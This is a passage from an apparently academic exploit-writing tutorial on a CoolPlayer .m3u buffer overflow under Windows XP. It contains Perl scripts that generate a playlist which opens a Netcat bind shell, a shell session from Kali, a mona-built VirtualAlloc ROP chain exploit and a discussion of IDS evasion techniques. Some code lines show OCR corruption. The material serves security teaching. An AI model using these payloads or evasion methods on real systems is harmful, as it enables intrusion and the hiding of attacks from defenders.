
The networking utility Netcat (Lyon, 2018) will be used in the exploit. Netcat is a network connection tool that can read and write to TCP and UDP ports. The payload in Figure 34 sets cmd.exe to execute on the port '6996' when a connection happens.



```
my $file= "dep1.m3u";
my $shellcode ="cmd /c nc -l -p 6996 -e cmd.exe &";
my $shellcode = $shellcode."A" x (408-length($shellcode));
my $eip = pack('V',0x7C8623AD);
my $stack =pack('V',0x7C81CAFA);
my $stack=$stack.pack('V',0x00132220);

my $payload=$shellcode.$eip.$stack;

open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 34 - inserted NetCat listener

Once the code is executed by the program on the victim computer, the connected computer can open a bind shell on the victim computer using Netcat. The connected computer does this by entering the command seen in Figure 35. The attacker enters 'nc' followed by the victims IP address and the port that the command prompt was set up on.




```
root@kali:~# nc 192.168.0.100 6996
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>cd ../../../cmd
cd ../../../cmd

C:\cmd>
```

Figure 35 - shell from another computer

2.4.2 Return-Orientated Programming chain exploit

Another method for getting around data execution prevention is the use of Return-Orientated Programming (ROP). With control of the EIP the user can choose where the program jumps to next. Small sections of code in memory known as ROP gadgets perform instructions on the registers then return. These gadgets can be chained together in such a way to allow exploits to work. It does this by calling on a gadget to place a value on the stack then returning to the next gadget, eventually reaching the end and calling a system function that will use the data on the stack. There are several different functions that can be exploited, the one being used in this demonstration is called 'VirtualAlloc'. This function will allow for the creation of a new executable memory region that the shellcode can be copied to.


Building ROP chains from scratch can be very complicated so tools will be used in order to automate the generation of the chain as much as possible. There is a plugin that can do this within the immunity debugger called 'mona.py' (Eeckhoutte, 2011). The program should be run with the immunity debugger attached. To start off the ROP chain a return is needed to be found. Figure 36 shows the command that searches for a return. The find command lets the plugin know that it will be searching for addresses. The '-type instr' sets the type of the search pattern to instructions only. The '-s' parameter should be followed by the string to search for. The '-m' parameter is used to specify the DLL to search through for gadgets, in this case 'msvcrt' will be searched. The '-cpb' parameter specifies any unwanted characters, for example null bytes.



```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
[03:22:14] Thread 0000046C terminated, exit code 0        Running
```

Figure 36 - Mona find

The command to search for ROP gadgets and build ROP chains can be seen in Figure 37. The ROP command will be specified followed by the DLL to search through and then add any bad parameters.



```
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
```

```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Figure 37 - Mona ROP

After both of these commands have been issued successfully, some of the output can be seen in the log. Three interesting files will also be created in the directory:

'C:\Program Files/Immunity Inc\Immunity Debugger\'

These files are called 'find.txt', 'ROP.txt' and 'rop_chains.txt'. The find.txt will hold the results for the find command issued. From this list an address can be chosen as the starting return for the ROP chain. The instruction should also be executable. Figure 38 shows a couple of the addresses found in this file. The address that will be chosen for this example is '0x77c11110'.

```
0x77c62763 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

Figure 38 - return addresses

The ROP.txt file can be useful as it has an 'interesting gadget' section that helps a user to build their exploit using these gadgets. The 'rop_chains.txt' file is filled with Mona's attempt at automatically creating ROP chains. Investigating this file will shows chains that were built for exploiting different system functions. Many of the chains will contain what can be seen in Figure 39. This is what is placed when Mona can't find a specific gadget in order to complete a chain. With a missing gadget a ROP chain will not work.

```
# [-] Unable to find gadget to put 00000201 into ebx
```

Figure 39 - chain incomplete

The only complete chain in this file is the ROP chain built for the 'VirtualAlloc' function. This chain can be seen in Figure 40. The values in this chain will be used in the final exploit.

```
0x77c31f61,  # POP EBP # RETN [msvcrt.dll]
0x77c31f61,  # skip 4 bytes [msvcrt.dll]
0x77c46e53,  # POP EBX # RETN [msvcrt.dll]
0xffffffff,  #
0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into ecx)
0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
0x77c13ffd,  # XCHG EAX,ECX # RETN [msvcrt.dll]
0x77c3af6b,  # POP EDI # RETN [msvcrt.dll]
0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
0x77c46f30,  # POP ESI # RETN [msvcrt.dll]
0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
0x77c34fcd,  # POP EAX # RETN [msvcrt.dll]
0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 40 - VirtualAlloc chain

Now all the information required to launch a ROP chain exploit has been gathered, the perl file can be created. The format of the file will look like Figure 41. The EIP will be packed with the address of the return instruction found using Mona. After that, the ROP chain generated by Mona that allocates the shellcode to an executable place in memory will be added. A NOP sled will then be added followed by the shellcode which will be placed at the end. The finished exploit can be seen in Figure 42.




```
my $file= "rop1.m3u";
my $buffer = "\x41" x 408;
$buffer = $buffer.RETURN ADDRESS
$buffer = $buffer.ROP CHAIN
$buffer = $buffer.NOPS
$buffer = $buffer.SHELLCODE
open($FILE,">$file");
print $FILE $buffer;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 41 - ROP exploit template



```
my $file= "rop1.m3u";
my $buffer = "\x41" x 408;
$buffer = $buffer.pack('V', 0x77c11110);
$buffer = $buffer.pack('V', 0x77c31f61);  # POP EBP # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c31f61);  # skip 4 bytes [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c46e53);  # POP EBX # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0xffffffff);
$buffer = $buffer.pack('V', 0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$buffer = $buffer.pack('V', 0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c4ded4);  # POP EAX # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$buffer = $buffer.pack('V', 0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c13ffd);  # XCHG EAX);ECX # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c3af6b);  # POP EDI # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c46f30);  # POP ESI # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c34fcd);  # POP EAX # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$buffer = $buffer.pack('V', 0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]
$buffer = $buffer."\x90" x 16;
$buffer = $buffer."\x31\xC9" .
"\x51" .
"\x68\x63\x61\x6C\x63" .
"\x54" .
"\xB8\xC7\x93";
open($FILE,">$file");
print $FILE $buffer;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 42- ROP exploit

The problem with this file is that there is not enough space at the top of the stack to execute this. As found out earlier, there are only 96 bytes at the top of the stack, the ROP chain alone takes up 88 bytes of code. The NOP's are not necessary for this shellcode to work, although even when taking them out, 8 bytes are still needed in order to run this. This attack could not successfully be exploited in the CoolPlayer program.

3 Discussion

3.1 Intrusion Detection System Evasion Techniques

An obstacle to consider when writing exploits is Intrusion Detection Systems (IDS). An IDS is a device or piece of software that listens to a system or network for any signs of malicious activity. Most IDS heavily rely on detecting malicious code by using a signature-based detection that searches for bad patterns. This helps for detection against already known threats. Another way that some IDS's can detect malware is through the use of heuristic detection. This method analyses the codes characteristics and behavior to determine if it is malicious and can be used to find previously unknown malware. The intrusion Detection System does not interfere with the perceived bad code, and instead passes the information along to an administrator of the system or network. With a good IDS in place on the system that is to be exploited, the exploits covered in these tutorials may be easily detected. However, there are techniques that could be incorporated into the code that could make these exploits go undetected.

One of the techniques that could be done to evade IDS is the use of Polymorphic shellcodes (Timm, 2018). This technique is great for getting around signature-based detection as it involves modifying the appearance of the code while keeping its function intact. This evades Signature-based detection as the strings that it would match with known bad patterns has been altered to perform a semantically equivalent instruction. An example of this is instead of pushing the hex value of a suspicious string onto the stack directly, a different string can be altered by doing arithmetic operations on it instead. The order, and what registers that are used, can be changed as well to help obfuscate the pattern. The addition of unnecessary steps could be added as well if the size limit is not an issue. The resulting shellcode should then appear completely different from the original, making detection of it tricky if the IDS uses a signature-based detection. Often times, doing this results in the shellcode being larger, so if limited space is given then this may not be of great use.

Another way that an IDS can be evaded is through the use of encryption. This only works on Network based Intrusion detection systems. A network IDS relies on analyzing the traffic that is captured is it passes through a network. If the packet is encrypted however, then there is no way for it to actually find any bad patterns. For this to work, the attacker first needs to establish a tunnel to the victim that they can encrypt from being seen by an IDS that would intercept traffic. As it cannot read the packets it will be allowed to pass through undetectable. Another way that a Network-based IDS can be evaded is through the use of session splicing. This method involves splitting the packets up into many packets. For this to work the packets need to be split up in a way that none of the packets will actually trigger an IDS that will be looking through packets for suspicious signatures. If this is done right then the malicious code may be able to evade the IDS.

3.2 Conclusions

To conclude this investigation, the CoolPlayer program was exploited using a buffer overflow vulnerability. The procedures in this investigation were written in the form of a tutorial. The first section successfully demonstrated how a buffer overflow vulnerability could be proven and then analyzed in order to create a template for an exploit. The information gathered in this section was used in the other sections. The second section detailed how an exploit could be written with data execution prevention turned off, by executing simply executing shellcode on the stack. The second section details how exploits can be created that work with DEP enabled. This section demonstrated two methods that a user can employ to exploit a buffer overflow vulnerability when the stack is non-executable. Methods for evading the intrusion detection system were found. The methods discussed could be useful for creating exploits that wouldn't be detected by an IDS.

The program was able to be exploited both with, data execution prevention off, and data execution prevention on. However, the exploits that were performed were limited in their effectiveness. With DEP turned off, a complex exploit was not able to be run on the stack due to limited space. The overall space that was available using an omelet egg hunter was around 500 bytes, whereas most of the payloads generated exceeded 600 bytes. However, the program was still exploited using the RET-TO-LIBC method, which works both with DEP on, and with DEP off. Using this exploit meant that a large payload was not necessary as the program could be exploited using system commands. However, this kind of exploit is limited in its effectiveness as it runs in the same context as the user, meaning that the commands only have the same level of privileges that the current user has.

With DEP enabled, the use of Return-Orientated Programming was attempted in this exploit, however the limited space proved to be an issue again. The methods in order to create a ROP chain were documented in the tutorial, however the final exploit was not able to be run effectively as a lack of space meant that a Proof of concept was not able to be tested. Theoretically if given more space, the chain would write the shellcode to an executable place in memory using the 'VirtualAlloc' function, evading DEP.

3.3 FUTURE WORK

For future work, another program with a buffer overflow vulnerability could be investigated in order to demonstrate more of the techniques required in order to perform a successful buffer overflow exploit, as there are several techniques required to launch a successful buffer overflow exploit that may not have been explored in much detail during this investigation. Testing an additional program may require different methods to exploit, giving a more thorough tutorial for users to follow.

Another thing that could be done in future work, is to investigate other buffer related vulnerabilities affecting the CoolPlayer program. As documented in a CVE database (Cvedetails.com, 2008) there are several buffer-based exploits affecting the CoolPlayer program. This investigation looked at the vulnerability allowing arbitrary code to be executed via loading in a maliciously crafted '.m3u' file as a playlist. One of the other vulnerabilities that could be investigated is a buffer overflow vulnerability that affects the 'skin.c' file. The vulnerability allows a malicious user to execute arbitrary code by inserting a large 'PlaylistSkin' value into the 'skin.c' file. Exploring this vulnerability as well may lead to a deeper understanding of buffer overflow vulnerabilities in general.

References

Websites:

corelan.be. (2018). *Exploit writing tutorial part 8 : Win32 Egg Hunting*. [online] Available at: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/ [Accessed 20 Apr. 2018].

Msdn.microsoft.com. (2018). *WinExec function (Windows)*. [online] Available at: https://msdn.microsoft.com/en-us/library/windows/desktop/ms687393(v=vs.85).aspx [Accessed 26 Apr. 2018].

Timm, K. (2018). *IDS Evasion Techniques and Tactics | Symantec Connect*. [online] Symantec.com. Available at: https://www.symantec.com/connect/articles/ids-evasion-techniques-and-tactics [Accessed 1 May 2018].

Cvedetails.com. (2008). *Coolplayer Coolplayer : List of security vulnerabilities*. [online] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-7597/product_id-12829/Coolplayer-Coolplayer.html [Accessed 1 May 2018].

Leitch, J. (2010). *Calc Shellcode*. [online] shell-storm.org. Available at: http://shell-storm.org/shellcode/files/shellcode-739.php [Accessed 20 Apr. 2018].

Offensive-security.com. (2018). *MSFvenom*. [online] Available at: https://www.offensive-security.com/metasploit-unleashed/msfvenom/ [Accessed 30 Apr. 2018].

Tools:

hanna, s. (2017). *Arwin*.

Eeckhoutte, P. (2011). *Mona*. Corelan GCV.

Immunity Debugger. (2017). Immunityinc.

Yuschuk, O. (2014). *Ollydbg*.

WinDbg. (2015). Microsoft.

Metasploit Framework. (2017). Rapid7.

Lyon, G. (2018). *NetCat*. nmap.org.

Permeh, R. (n.d.). *Findjmp*. eeye.com.

APPENDICES

APPENDIX A – CONFIGURING DEP IN 'OPTOUT' MODE

In order to enable DEP in 'OptOut' mode in Windows XP, click the start button and navigate to the 'Control Panel' like in Figure 43.




Figure 43 - control panel

Scroll down and double click the 'System' button like in Figure 44.





Figure 44 - system

This will open up the 'System Properties'. Click on the 'Advanced' menu button and a screen like Figure 45 can be seen.



You must be logged on as an Administrator to make most of these changes.


Performance
Visual effects, processor scheduling, memory usage, and virtual memory

User Profiles
Desktop settings related to your logon

Startup and Recovery
System startup, system failure, and debugging information

Figure 45 - system properties

From this menu select the ‘Settings’ button under performance. This will take the user to ‘Performance Options’. From here they can select the ‘Data Execution Prevention’ Menu at the top to take them to a screen like in Figure 46. Select the value: “Turn on DEP for all programs and services except those I Select” and make sure that the CoolPlayer program has not been added to the exception list.


Performance Options

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?


( ) Turn on DEP for essential Windows programs and services only

[✓ Turn on DEP for all programs and services except those I select:]

- [ ] 1500763
- [ ] Adobe Reader 9.1
- [ ] Easy RM to MP3 Converter

Figure 46 - enable DEP

Select 'Apply' and a system prompt will appear like in Figure 47. Follow the prompts advice and restart the system. DEP should not be enabled on the CoolPlayer program.


System Control Panel Applet

The changes you have made require you to restart your computer before they can take effect.

Figure 47 - restart